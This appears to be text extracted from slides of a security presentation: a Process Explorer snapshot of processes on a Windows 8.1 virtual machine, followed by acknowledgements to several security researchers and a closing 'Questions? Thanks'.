svchost.exe 0.02 31,288 K 38,008 K 952 Windows 服务主进程 Microsoft Corporation System
TabTip.exe 2.15 2,648 K 9,964 K 2644 触摸键盘和手写面板 Microsoft Corporation
TabTip32.exe 824 K 3,696 K 3456 Touch Keyboard and Ha... Microsoft Corporation
WUDFHost.exe 3,228 K 6,260 K 3908 Windows 驱动程序基础 -... Microsoft Corporation System
svchost.exe 11,552 K 20,084 K 440 Windows 服务主进程 Microsoft Corporation System
spoolsv.exe 5,616 K 11,752 K 1060 后台处理程序子系统应用 Microsoft Corporation System
svchost.exe 0.02 15,112 K 19,756 K 1088 Windows 服务主进程 Microsoft Corporation System
vmtoolsd.exe 0.09 4,752 K 11,000 K 1356 VMware Tools Core Ser... VMware, Inc. System
MsMpEng.exe 0.08 71,464 K 57,008 K 1372 Antimalware Service E... Microsoft Corporation System
TPAutoConnSvc.exe 0.02 1,972 K 6,300 K 1184 ThinPrint AutoConnect... Cortado AG System
TPAutoConnect.exe 0.01 2,500 K 8,716 K 328 ThinPrint AutoConnect... Cortado AG Medium
conhost.exe 876 K 3,508 K 1028 控制台窗口主进程 Microsoft Corporation Medium
svchost.exe 2,704 K 8,596 K 2224 Windows 服务主进程 Microsoft Corporation System
msdtc.exe 2,360 K 5,828 K 2392 Microsoft 分布式事务处... Microsoft Corporation System
SearchIndexer.exe 36,848 K 51,404 K 2940 Microsoft Windows Sea... Microsoft Corporation System
SearchProtocolHo... 1,852 K 7,812 K 828 Microsoft Windows Sea... Microsoft Corporation System
SearchFilterHost... 1,172 K 4,460 K 3620 Microsoft Windows Sea... Microsoft Corporation Medium
lsass.exe 3,788 K 8,868 K 552 Local Security Author... Microsoft Corporation System
csrss.exe 0.63 2,228 K 13,156 K 3496 Client Server Runtime... Microsoft Corporation System
winlogon.exe 1,476 K 5,968 K 3540 Windows 登录应用程序 Microsoft Corporation System
dwm.exe 2.74 100,728 K 43,832 K 3628 桌面窗口管理器 Microsoft Corporation System
explorer.exe 1.56 63,476 K 108,084 K 740 Windows 资源管理器 Microsoft Corporation Medium
vmtoolsd.exe 0.14 10,528 K 25,024 K 476 VMware Tools Core Ser... VMware, Inc. Medium
procexp.exe 2,204 K 7,460 K 808 Sysinternals Process ... Sysinternals - www.... High
procexp64.exe 4.12 16,280 K 36,144 K 692 Sysinternals Process ... Sysinternals - www.... High
CPU Usage: 14.41% Commit Charge: 30.41% Processes: 39 Physical Usage: 39.37%
Windows 8.1 专业版
Baidu 百度

Acknowledgements

Tarjei Mandt Cesar Cerrudo

Alex Ionescu MWR Lab j00ru

Peter Hlavaty

Questions?

Thanks